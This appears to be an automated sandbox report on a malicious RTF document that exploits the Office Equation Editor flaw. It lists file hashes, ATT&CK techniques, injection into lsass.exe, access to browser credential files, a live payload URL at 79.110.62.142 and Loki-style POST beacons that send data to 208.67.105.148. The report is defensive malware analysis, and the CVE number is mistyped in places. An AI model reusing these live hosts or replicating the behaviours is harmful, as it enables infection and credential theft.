Sandbox Analysis Report

Analysis Overview

Generated time:	2023/02/22 13:29:58 +00:00		
Submitter:	Manual Submission		
Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	Trojan.W97M.CVE201711882.SMN		
Exploited vulnerabilities	CVE-2017-1188		
Analyzed objects	RTF document	1 - malware.doc	8D06387E577EF13546AAB1C4888C3D9109E7DA64

Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	✓
Autostart or other system reconfiguration	✓	✓
Deception, social engineering		
File drop, download, sharing, or replication	✓	✓
Hijack, redirection, or data theft	✓	✓
Malformed, defective, or with known malware traits	✓	✓
Process, service, or memory object change	✓	✓
Rootkit, cloaking	✓	✓
Suspicious network or messaging activity	✓	✓

win7


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.W97M.CVE201711882.SMN
Exploited vulnerabilities	CVE-2017-1188
Network connection	Management

Object 1 - malware.doc (RTF document)

File name	malware.doc
File type	RTF document
SHA-1	8D06387E577EF13546AAB1C4888C3D9109E7DA64
SHA-256	F9F5920A5E9235D1EE4ED4A225F95654689CFD7FA34150672055A499AB13A25D
MD5	B889BA28933AF645637CA6036AD1CCC2
TLSH	-
Size	15815 byte(s)

Risk Level	High risk
Detection	Trojan.W97M.CVE201711882.SMN
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Anti-security, self-preservation (2) Autostart or other system reconfiguration (22) File drop, download, sharing, or replication (8) Hijack, redirection, or data theft (23) Malformed, defective, or with known malware traits (5) Process, service, or memory object change (19) Rootkit, cloaking (2) Suspicious network or messaging activity (13)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	🟥⬜⬜ Characteristics: 1, 2
Persistence	Hidden Files and Directories	🟥⬜⬜ Characteristics: 1, 2
Privilege Escalation	Process Injection	🟥🟥⬜ Characteristics: 1, 2 🟥⬜⬜ Characteristics: 1, 2, 3, 4, 5, 6
	Access Token Manipulation	🟥⬜⬜ Characteristics: 1, 2
Defense Evasion	Process Injection	🟥🟥⬜ Characteristics: 1, 2 🟥⬜⬜ Characteristics: 1, 2, 3, 4, 5, 6
	Process Hollowing	🟥⬜⬜ Characteristics: 1
	File Deletion	🟥⬜⬜ Characteristics: 1, 2
	Access Token Manipulation	🟥⬜⬜ Characteristics: 1, 2
	Deobfuscate/Decode Files or Information	🟥⬜⬜ Characteristics: 1
	Hidden Files and Directories	🟥⬜⬜ Characteristics: 1, 2
Credential Access	Credential Dumping	🟥⬜⬜ Characteristics: 1
Discovery	Application Window Discovery	🟥⬜⬜ Characteristics: 1, 2
	Process Discovery	🟥⬜⬜ Characteristics: 1, 2
	System Information Discovery	🟥⬜⬜ Characteristics: 1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	🟥⬜⬜ Characteristics: 1, 2, 3, 4
	Network Share Discovery	🟥⬜⬜ Characteristics: 1
Collection	Data from Local System	🟥🟥⬜ Characteristics: 1
Command and Control	Commonly Used Port	🟥🟥🟥 Characteristics: 1
	Standard Application Layer Protocol	🟥🟥🟥 Characteristics: 1

Notable Threat Characteristics

Anti-security, self-preservation (2)

Characteristic	Significance	Details
Attempts to detect active running processes	🟥⬜⬜	Process ID: 3912 Info: enum processes
Attempts to detect active running processes	🟥⬜⬜	Process ID: 3864 Info: enum processes

Autostart or other system reconfiguration (22)

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: Type: REG_NONE
Modifies file that can be used to infect systems	🟥⬜⬜	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe

▼ File drop, download, sharing, or replication (8)

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 3912 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 3912 File: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII
Drops executable during installation	🟥🟥⬜	Dropping Process ID: 3912 File: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_MSIL
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 3760 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL
Creates multiple copies of a file	🟥⬜⬜	%APPDATA%\D2EFF9\94A37B.exe
Creates multiple copies of a file	🟥⬜⬜	%USERPROFILE%\vbc.exe

▼ Hijack, redirection, or data theft (23)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 3696 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 3760 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 3912 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 3864 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 3696 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 3760 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 3912 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 484 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 3864 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 3696 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 484 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 3696 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 3760 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 3696 Info: Enums share folder from API result
Accesses decoy file	🟥🟥⬜	%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\profiles.ini
Attempts to dump credentials from memory	🟥⬜⬜	Process ID: 484 Info: Attempts to dump credentials

▼ Malformed, defective, or with known malware traits (5)

Characteristic	Significance	Details
Causes process to crash	🟥⬜⬜	Process ID: 3912 Image Path: vbc.exe
Detected as obfuscated script	🟥⬜⬜	File: malware.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF0000.tmp SHA1: 17FDBE5B45842E668442DD3C0F4C00737AF5D82F Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92
Drops unknown malware	🟥🟥🟥	Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611

▼ **Process, service, or memory object change (19)**

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 3760 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 3912 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 3864 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 3864 Image Path: %USERPROFILE%\vbc.exe Shell Command:
Creates process	🟥⬜⬜	Process ID: 3760 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Escalates process privileges to gain a higher level of access	🟥⬜⬜	Process ID: 3912 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	🟥⬜⬜	Process ID: 484 Info: Obtains system level privileges
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 3912 Target Process ID: 484 Target Image Path: lsass.exe Injected Content: U......E.SVW.8.pt.X..\n.
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 3912 Target Process ID: 484 Target Image Path: lsass.exe Injected Content: B..u
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `.......t$$_................t
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T.<...K..`...;U
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: ...
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .D$....}..d
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ.
Resides in memory to evade detection	🟥🟥🟥	Injecting Process ID: 3864 Injected API: SetThreadContext Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 3864 Injected API: WriteProcessMemory Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0
Injects memory with dropped files	🟥⬜⬜	Injecting Process ID: 3864 Target Process ID: 3912 Target Image Path: %USERPROFILE%\vbc.exe File: MZ.
Creates command line process	🟥⬜⬜	Process ID: 3864 Image Path: %USERPROFILE%\vbc.exe

▼ **Rootkit, cloaking (2)**

Characteristic	Significance	Details
Hides file to evade detection	🟥⬜⬜	File: %APPDATA%\D2EFF9
Hides file to evade detection	🟥⬜⬜	File: %APPDATA%\D2EFF9\94A37B.exe

Suspicious network or messaging activity (13)

Characteristic	Significance	Details
Attempts to connect to suspicious host	🟥⬜⬜	79.110.62.142
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS
Connects to remote URL or IP address	🟥⬜⬜	Connection: ÎÏÇÑÉÈÑÎÏÊÑÎËÇÐ\x90”Š’žÐ™–‰šÐ™\x8dšÑ\x8f—\x8f:80 Content: .
Connects to remote URL or IP address	🟥⬜⬜	Connection: ÎÏÇÑÉÈÑÎÏÊÑÎËÇÐ\x90”Š’žÐ™–‰šÐ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 177\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: ÎÏÇÑÉÈÑÎÏÊÑÎËÇÐ\x90”Š’žÐ™–‰šÐ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 204\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: 208.67.105.148:80 Content: .
Connects to remote URL or IP address	🟥⬜⬜	Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 269\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	http://79.110.62.142/8891/vbc.exe
Connects to remote URL or IP address	🟥⬜⬜	http://79.110.62.142/8891/vbc.exe
Listens on port	🟥⬜⬜	0.0.0.0:49178
Queries DNS server	🟥⬜⬜	79.110.62.142
Exhibits bot behavior	🟥🟥🟥	Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
208.67.105.148	80	-	-	-	malware.doc
79.110.62.142	80	-	-	-	malware.doc

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
79.110.62.142	-	53	-	-	-	malware.doc

URL	Site Category	Risk Level	Threat	Accessed By
http://79.110.62.142/8891/vbc.exe	Disease Vector	High	WEB-THREAT_RAREWARE.WRS	malware.doc

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_WORM.UMXX	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Executes commands or uses API to obtain system information Accesses decoy file Attempts to dump credentials from memory Causes process to crash Detected as obfuscated script Creates process Escalates process privileges to gain a higher level of access Resides in memory to evade detection Injects memory with dropped files Creates command line process Hides file to evade detection Connects to remote URL or IP address	http://79.110.62.142/8891/vbc.exe	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA
~WRF0000.tmp	High	EXPL_CVE1711882	Drops known malware	-	16384	17FDBE5B45842E668442DD3C0F4C00737AF5D82F
vbc[1].exe	No risk	-	-	http://79.110.62.142/8891/vbc.exe	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA
94A37B.exe	No risk	-	-	-	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA
M1XKQVL.LNK	No risk	-	-	-	1098	BE3B2D8E49FDE3FBCE66A8E38470AFE154227305
malware.doc.LNK	No risk	-	-	-	1228	C17F607CCDF2D5721CF10F0F9278CEF561E3FFB3
Policy.vpol	No risk	-	-	-	1496	F67D996CDF1837E1A08C3E46FEBA2D3BCB47DE95
Policy.vpol	No risk	-	-	-	1500	372C672E99DD10CEEDC5FC859DDAC0D0C7AD1BD8
2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch	No risk	-	-	-	106	82EC8E9770F8A810FE123C4461D67682861ED05E
106d4cef-dfce-42d1-9b09-597b3430f7e8	No risk	-	-	-	468	CA7F293A4A24FDD28394F0D5B2754081DB59633F

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	8D06387E577EF13546AAB1C4888C3D9109E7DA64	High
File (SHA1)	17FDBE5B45842E668442DD3C0F4C00737AF5D82F	High
URL	http://79.110.62.142:80/8891/vbc.exe	High
File (SHA1)	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 79.110.62.142		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF0000.tmp SHA1: 17FDBE5B45842E668442DD3C0F4C00737AF5D82F Engine Version: 22.580.1004 Malware Pattern Version: 18.271.92		
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611		
Call System API	API Name: GetVersionExA Args: (12f8e4) Return: 1		3696

Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3696 Info: Obtains system version from API result		
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		3696
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3696 Info: Obtains listing of open application windows		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\ Value: None		3696
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\ Value: None		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3696 Info: Obtains drive info from API result		
Call System API	API Name: GetVersionExA Args: (12f07c) Return: 1		3696
Call System API	API Name: GetVersionExA Args: (12f208) Return: 1		3696
Call System API	API Name: GetVersionExA Args: (12eb88) Return: 1		3696
Call System API	API Name: GetVersionExA Args: (12f1f4) Return: 1		3696
Call System API	API Name: GetVersionExA Args: (12f1f4) Return: 1		3696
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\MTTT Value: None		3696
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dot Type: VSDT_COM_DOS		3696
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dot Type: VSDT_COM_DOS		3696
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		3696
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5		3696
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2		3696
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM__________________________2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5		3696
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000006500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3		3696
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2		3696
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2		3696
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		3696
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[3696) Return: 1		3696
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		3696
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[3696) Return: 1		3696
Detection	Threat Characteristic: Creates process Process ID: 3760 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 56560003	3696	3760
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	3696	3760
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	3696	3760
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	3696	3760
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	3696	3760
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe		
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0	3696	3760
Detection	Threat Characteristic: Queries DNS server 79.110.62.142		
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0	3696	3760
Call System API	API Name: GetVersionExA Args: (77611230) Return: 1	3696	3760
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3760 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
Call System API	API Name: GetVersionExA Args: (772d0298) Return: 1	3696	3760
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	3696	3760
